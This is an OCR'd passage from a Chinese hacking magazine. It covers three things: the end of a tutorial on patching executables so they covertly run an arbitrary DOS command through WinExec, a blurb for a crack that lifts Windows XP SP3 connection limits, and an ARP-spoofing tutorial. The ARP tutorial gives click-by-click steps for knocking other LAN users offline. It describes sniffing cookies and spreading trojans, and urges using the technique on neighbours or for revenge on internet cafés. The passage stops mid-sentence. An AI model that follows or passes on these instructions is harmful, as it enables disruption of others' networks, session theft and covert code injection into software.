


图27

们赋予了程序原本没有的功能！不难发现，这次改造的中心思想就是令程序执行“dir c:\ > c:\lookme.txt”这段DOS命令，如果我们将其换为其它的命令呢？当然同样也可以执行！这无形间就给了我们无限的发挥空间，更加精彩的利用，就等着读者朋友们去实现了。




图26

但是现在有一个问题已经突显出来，我们利用的原理究竟是什么？现在就让我一一为大家讲解。首先，我们是利用一个名为“WinExec”的API函数执行的DOS命令，它的格式为：

```
UINT WinExec(
LPCSTR lpCmdLine,
UINT uCmdShow );
```

如果我们要利用，其实就是“WinExec(DOS命令,0);”，但是汇编调用API函数遵循sdtcall格式，也就是从右到左的格式，所以在使用汇编实现时，要先将“0”压入栈，然后再将DOS命令压入栈，再调用我们的函数WinExec，最后来一个JMP跳转，跳到程序入口点，从而保证程序运行的顺序。大体格式如下：

```
00001234    PUSH EBP    ；程序入口点
0000XXXX    ......
......
00002001    YYYYY    ；DOS命令的第一行
```


由于本文所涉及的内容比较多，所以讲的有些散，建议大家先将本文所介绍的例子制作成功以后，在通篇阅读一遍，相信你的感觉就会不一样了！


（文章中涉及到的工具PeClean、WEBhack、LordPE、OLLyDBG以及文章中涉及到的例子程序已经收录在了光盘中）

WindowsXP SP3的简易补丁

疯狂小猪

自从给我的WindowsXP系统安装了SP3补丁后，tcp的连接数又被限制了，这大大影响了BT和电驴的下载速度，也影响了扫描工具的速度和准确性，而且还不能使用第三方的主题。我们可以使用WindowsXP SP3简易补丁来解决这一切，双击运行程序，在程序界面中间会显示出三个需要破解的选项，我们全部勾选上，然后点击右下角的“执行”按钮就可以了，使用非常简单吧，如右图。





玩转局域网ARP攻击

梁天爽

一、原理篇

在以前的黑客X档案杂志中也曾经介绍过关于ARP的文章，但大多数介绍的是如何利用安全软件抵御ARP攻击，既然ARP攻击的威力有这么巨大，小菜们不掌握的话岂不是太可惜了，因此本文我就教大家一些关于ARP攻击的小技巧。至于ARP攻击的原理在以前的文章中也提到过很多次了，不过为了方便小菜们的理解，我仍然要从攻击的角度详细讲解一下ARP攻击的原理。

ARP攻击可以在局域网内发挥出巨大的破坏力，可以使局域网内的电脑瞬间掉线或大面积的断网，ARP欺骗可以在局域网中定时造成IP冲突、禁止上网、禁止与其它电脑通讯、监听与网关和其它机器的通讯数据等。攻击者还能利用ARP欺骗进行批量挂马，在局域网中大肆传播木马，另外还可以利用ARP攻击监听局域网内其它电脑上网的数据，包括了cookie等信息，双击连接就可以使用相应的身份进入被攻击者的访问页面，以达到窃取局域网内用户机密信息的目的。

从影响网络连接通畅的方式来看，ARP欺骗分为二种，一种是对路由器ARP表的欺骗，另一种是对内网电脑的网关欺骗。第一种ARP欺骗的原理是截获网关数据，它通知路由器一系列错误的内网MAC地址，并按照一定的频率不断进行，使真实的地址信息无法通过更新保存在路由器中，结果路由器的所有数据只能发送给错误的MAC地址，造成了正常的电脑无法收到信息。第二种ARP欺骗的原理是伪造网关，也就是建立假网关，让被它欺骗的电脑向假网关发送数据，而不是通过正常的路由器途径上网。从被攻击电脑角度来看，就是上不了网，掉线了。通常，ARP欺骗攻击的后果都非常严重，大多数情况下都会造成大面积掉线。有些网络管理员对此不甚了解，当出现故障时，认为电脑没有问题，交换机也没有掉线，而电信自然也不会承认有宽带故障，而如果是第一种ARP欺骗的话，只要重启路由器，网络就能全面恢复，因此就会认为问题一定是出在路由器上，为此宽带路由器着实是背了不少的“黑锅”。




图1




图2




图3

二、ARP断网IP冲突攻击

首先我们学习使用网络执法官对其它内网用户进行ARP攻击，使被攻击的主机掉线，不能正常上网。打开网络执法官，其界面如图1所示，选择想要攻击的那个IP地址，在IP上点右键，选择“手工管理”，如图2。然后再选择IP攻击－>添加关键主机，关键主机就是去攻击指定IP的电脑，使用它去和指定IP发生冲突，致使其下线，如图3。随便填写一个除了自己主机之外的IP地址，让关键主机的IP和受攻击的主机的IP产生冲突，致使它们双双掉线，如图4。填写好攻击频率，想效果明显点的话就把频率设置的高点，默认为每秒钟一次，如图5。这样攻击后，




图4




图5

在对方桌面的最右下方就会出现一个黄色的三角形，提示IP冲突，对方的网络就会断开了，我们也就达到了ARP攻击的目的。

这是比较简单的利用工具进行ARP攻击的方法，如果大家在小区局域网或者学校机房中突然发现网速变慢，有人在挂着下BT，我们就可以简单看下流量判断出是哪个IP地址，然后使用上边的方法让对方断线，如果想报复网吧什么的，也可以这么做，试想在网吧里正打着游戏突然掉线了，经验暴扣，下次还会有人来这个网吧吗？不过还是要